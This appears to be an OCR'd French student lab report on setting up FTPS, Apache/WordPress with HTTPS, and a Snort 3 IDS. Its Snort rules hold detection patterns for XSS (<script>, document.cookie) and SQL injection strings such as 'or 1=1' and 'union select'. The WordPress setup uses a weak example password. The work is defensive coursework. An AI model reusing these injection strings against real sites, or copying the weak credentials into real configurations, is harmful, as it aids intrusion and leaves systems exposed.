
Sous-tâches	Evaluation prof
Installez les serveurs http	100%
Installez le serveur FTP	100%
Activez HTTPS et FTPS	100%
Mettez à disposition un fichier sur le serveur FTP	100%
Installez un CMS et créez un petit site web	100%
Testez l'accès à vos serveurs	100%

Rapport

(Expliquez votre démarche, écrivez les commandes principales que vous avez tapées, insérez les captures d'écran de vos tests, etc.)

Installation du serveur HTTP


Tout d'abord nous commençons par installer le serveur ftp : sudo apt install vsftpd



Ici on voit bien que ftp est activé.


Ensuite il faut générer un certificat pour le FTP : sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/vsftpd.pem -out /etc/ssl/private/vsftpd.pem


Et aussi modifier /etc/vsftpd.conf pour activer ssl.



Il faut maintenant redémarrer le service : sudo systemctl restart vsftpd.

Nous pouvons maintenant tester que ftps fonctionne bien en installant filezilla sur un client et en essayant de nous connecter au serveur ftp sécurisé.





Pour commencer, nous avons installé le serveur web Apache à l'aide de la commande suivante :

```
sudo apt install apache2 -y
```

Une fois installé, nous avons vérifié son bon fonctionnement avec :

```
systemctl status apache2
```

Puis nous avons testé l'accès au serveur depuis un navigateur via l'adresse IP du serveur :

http://10.0.0.1

La page par défaut d'Apache s'affichait correctement, ce qui confirmait que le serveur HTTP était opérationnel.

Installation des dépendances

WordPress nécessite l'utilisation de PHP ainsi qu'une base de données. Nous avons donc installé MariaDB ainsi que les modules PHP nécessaires :

```
sudo apt install mariadb-server php php-mysql libapache2-mod-php -y
```

Ensuite, nous avons créé une base de données ainsi qu'un utilisateur dédié à WordPress :

```
CREATE DATABASE wordpress;
CREATE USER 'wpuser'@'localhost' IDENTIFIED BY 'tp1';
GRANT ALL PRIVILEGES ON wordpress.* TO 'wpuser'@'localhost';
FLUSH PRIVILEGES;
```

Installation du CMS WordPress

Nous avons téléchargé WordPress depuis le site officiel :

```
wget https://wordpress.org/latest.tar.gz
tar -xvzf latest.tar.gz
```

Puis nous l'avons déplacé dans le répertoire web d'Apache :

```
sudo mv wordpress /var/www/html/
sudo chown -R www-data:www-data /var/www/html/wordpress
```

Ensuite, nous avons configuré le fichier wp-config.php en renseignant les informations de connexion à la base de données :

```
define('DB_NAME', 'wordpress');
define('DB_USER', 'wpuser');
define('DB_PASSWORD', 'tp1');
```

Accès et configuration du site

L'installation de WordPress a été finalisée via l'interface web accessible à l'adresse :

http://10.0.0.1/wordpress

Nous avons configuré :

- le nom du site
- un utilisateur administrateur
- un mot de passe sécurisé

Mise en place du HTTPS

Afin de sécuriser les communications, nous avons activé le protocole HTTPS en générant un certificat SSL auto-signé :

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/ssl/private/apache.key \
-out /etc/ssl/certs/apache.crt
```

Nous avons ensuite activé le module SSL d'Apache :

```
sudo a2enmod ssl
sudo a2ensite default-ssl
sudo systemctl restart apache2
```

Test du HTTPS

Nous avons testé l'accès sécurisé via :

https://10.0.0.1

Le navigateur affiche un avertissement de sécurité, car le certificat est auto-signé et non reconnu par une autorité de certification. Cela est normal dans un environnement de test.

Malgré cela, la connexion est bien chiffrée.

Analyse de sécurité

Le protocole HTTPS permet de :

- chiffrer les communications entre le client et le serveur
- protéger contre les attaques de type Man-in-the-Middle
- garantir l'intégrité des données échangées

Le certificat auto-signé assure le chiffrement mais ne garantit pas la confiance, contrairement à un certificat signé par une autorité reconnue.

Tests réalisés

Nous avons effectué plusieurs tests pour valider la configuration :

- accès HTTP depuis le client → fonctionnel
- accès HTTPS → fonctionnel
- affichage du site WordPress → OK
- connexion à la base de données → OK

Conclusion

Le serveur web a été correctement installé et configuré. L'utilisation d'Apache, de PHP et de MariaDB a permis de déployer un site dynamique avec WordPress.

La mise en place du HTTPS a permis de sécuriser les communications, ce qui est essentiel dans un contexte de cybersécurité.

Tâche 4 Authentification transparent par certificat SSL (9 points)


Liste des personnes impliquées avec pourcentage de répartition	
bastien	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place une authentification transparente pour les utilisateurs

Les firewalls implémentent plusieurs méthodes d'authentification qui peuvent être classées en deux catégories :

- Les méthodes explicites via le portail captif : l'utilisateur est redirigé vers le portail captif pour saisir un couple identifiant/mot de passe.
- Les méthodes implicites (transparentes) : l'authentification est transparente vis-à-vis de l'utilisateur qui n'a pas besoin de saisir son couple identifiant/mot de passe explicitement pour accéder au réseau.



Sous-tâches	Evaluation prof
Création d'une autorité racine	0%
Activer l'authentification par certificat SSL	0%
Importez le certificat dans le navigateur	0%
Testez votre configuration	0%

Rapport

(Expliquez votre démarche, insérez les captures d'écran de votre configuration, de vos tests, etc.)

Tâche 5 Mettre en place un IDS et le tester (10 points)

Liste des personnes impliquées avec pourcentage de répartition	
hamza	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Installation et configuration de Snort

Vous devrez être capable de détecter les évènements suivants :

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur ok
- Attaque DoS sur votre serveur Web avec des GET requests
- Détection des URIs non-normalisées
- Détection d'un login raté sur le serveur FTP
- Détection d'une attaque DoS avec TCP SYN ok
- Détection de paquets fragmentés de taille < 500 ou > 1000

Sous-tâches	Evaluation prof
Installation de Snort	100%
Création des règles	100%
Test des règles	30%

Rapport

(Expliquez votre démarche, le format d'une règle, écrivez vos règles, insérez les captures d'écran des résultats de détection de Snort, etc.)

Avant de commencer comprenons ce qu'est un IDS :

Un IDS (Intrusion Detection System) est un système de détection d'intrusions qui surveille le trafic réseau ou système pour repérer des activités malveillantes ou anormales. Il analyse les paquets en temps réel ou via des logs, selon des signatures (connues) ou des anomalies comportementales. Lorsqu'une menace est détectée, il génère une alerte mais n'intervient pas directement.

Installer snort (version 3.1 plus précisément pour être capable d'utiliser toutes les règles notamment les URIs) était facile à faire car sur kali c'est la version par défaut. J'ai ensuite défini ses règles pour être capable de détecter les événements demandés. Pour que l'IDS puisse détecter les paquets j'ai mis le switch du réseau OUT en port mirroring. (Commentaire au-dessus de chaque règle pour décrire ce qu'elle fait). Le vrai challenge de cette tâche aura été de maitriser snort3 découvrir comment utiliser ses commandes. Comme concevoir celle-ci pour utiliser les bonnes configuration et règles ainsi que de l'afficher dans le terminal correctement : snort -i eth0 -c /etc/snort/snort.lua -R /etc/snort/rules/local.rules -A alert_fast

Cette commande dit à snort d'utiliser l'interface eth0 celle de notre IDS pour « sniffer » les paquets du réseau WAN. Ainsi que d'utiliser le fichier de configuration snort.lua qui sera très important pour distinguer les requêtes inoffensives des DOS puisqu'il contient cette variable :

event_filter = {

-- Limite les alertes GET(reconnu grçace au sid) à 100 requêtes toutes les 10 secondes par source IP

{ sid = 1000003, type = "threshold", track = "by_src", count = 100, seconds = 10 },

-- Limite les alertes SYN à 100 toutes les 10 secondes par source IP

{ sid = 1000007, type = "threshold", track = "by_src", count = 100, seconds = 10 }

}

Enfin elle utilise le fichier contenant toutes nos règles demandées dans les consignes local.rules.

Voici le contenu du fichier :

```
# -- [Tentative SSH vers le serveur] --

alert tcp any any -> 87.10.10.11 22 (msg:"[SSH] Tentative de connexion SSH externe vers 87.10.10.11"; flags:S; sid:1000002; rev:1;)


# -- [GET HTTP vers le serveur web] --

alert tcp any any -> 87.10.10.11 80 (msg:"[HTTP] Requête GET détectée"; content:"GET";  sid:1000003; rev:2;)


# -- [URI non normalisée - Directory Traversal] ------------------------------------------------

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[%2e]";  content:"%2e";  sid:1000005; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[?(]";  content:"?(";  sid:1000015; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[?)]";  content:"?)";  sid:1000016; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[$]";  content:"$";  sid:1000017; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[#]";  content:"#";  sid:1000018; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[@]";  content:"@";  sid:1000019; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[--]";  content:"--";  sid:1000020; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] URI non normalisé[;]";  content:";";  sid:1000021; rev:1;)

# -- XSS - balise script

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] XSS détecté [<script>]"; content:"<script>"; sid:1000022; rev:1;)


# -- XSS - Encodage de < ou >

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] XSS détecté [%3C ou %3E]"; content:"%3C"; sid:1000023; rev:1;)

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] XSS détecté [%3E]"; content:"%3E"; sid:1000024; rev:1;)


# -- XSS - appel à document.cookie
```

```
alert tcp any any -> 87.10.10.11 80 (msg:"[URI] XSS détecté [document.cookie]"; content:"document.cookie"; sid:1000025; rev:1;)

# -- SQL Injection - simple quote

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi suspect [' dans URI]"; content:"'"; sid:1000026; rev:1;)

# -- SQL Injection - double tiret

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi suspect [--]"; content:"--"; sid:1000027; rev:1;)

# -- SQL Injection - %27 (encodage de ')

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi encodé [%27]"; content:"%27"; sid:1000028; rev:1;)

# -- SQL Injection - typique: or 1=1

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi détecté [OR 1=1]"; content:"or 1=1"; sid:1000029; rev:1;)

# -- SQL Injection - union select

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi détecté [UNION SELECT]"; content:"union select"; sid:1000030; rev:1;)

# -- SQL Injection - %3D (=) + %27 (')

alert tcp any any -> 87.10.10.11 80 (msg:"[URI] SQLi détecté [%3D%27]"; content:"%3D%27"; sid:1000031; rev:1;)

#-------------------------------------------------------------------------------------------------------------------------------

# -- [Login FTP échoué - serveur FTP répond] --

alert tcp 87.10.10.11 21 -> any any (msg:"[FTP] Login échoué (code 530)"; content:"530 "; sid:1000006; rev:1;)

# -- [SYN TCP vers le serveur] --

alert tcp any any -> 87.10.10.11 any (msg:"[TCP] Paquet SYN détecté"; flags:S; sid:1000007; rev:2;)

# -- [Fragments anormaux] --

# -- [ICMP] Petit paquet ICMP suspect --

alert ip any any -> 87.10.10.11 any (msg:"[FRAG] Fragmendélire trop petit (< 500)"; fragbits:M; dsize:<500;  sid:1000008; rev:1;)

# -- [IP] Fragmentation massive  --

alert ip any any -> 87.10.10.11 any (msg:"[FRAG] Fragment géant (fragmentation suspecte > 1000)"; fragbits:M; dsize:>1000; sid:1000009; rev:1;)
```

Pour la construction des règles après plusieurs recherches j'ai compris ceci :

Il faut d'abord comprendre quel type de paquet passait j'ai pu les déduire grâce à WireShark.


Ensuite, il fallait voir dans quel destination un paquet devait aller pour déclencher l'alerte. La plupart du temps c'étaient des paquets venant de n'importe quelle source qui pouvait déclencher l'alerte (any any) l'alerte se déclencher sir le paquet contenait quelque chose de particulier (requête syn avec flag:S ou juste son contenu dans le paquet).

Sauf avec les alertes de connexion ftp et ssh. Pour la tentative de connexion en ssh il fallait simplement préciser le port dans notre cas le port 22(ssh). Cependant pour l'erreur ftp, c'était un peu différent puisque l'alerte doit s'activer uniquement en cas d'échec d'authentification.

On sait que c'est le serveur qui dit que l'authentification a été un échec, donc il fallait juste inverser la source de la destination et préciser que cela vient du port 21(ftp) avec la bonne erreur c'est-à-dire contenant « 530 » dans le paquet qui est l'ID de l'erreur d'authentification FTP.

L'alerte la plus difficile à mettre en place a été celle liée à la fragmentation, en particulier la détection des petits fragments. Il a d'abord fallu comprendre ce que signifiait réellement un paquet fragmenté, et comment le distinguer d'un simple paquet contenant un petit payload. Cela impliquait notamment de comprendre le rôle du mot-clé fragbits:M dans Snort, ainsi que le fait que ce type d'alerte s'applique uniquement aux paquets IP.

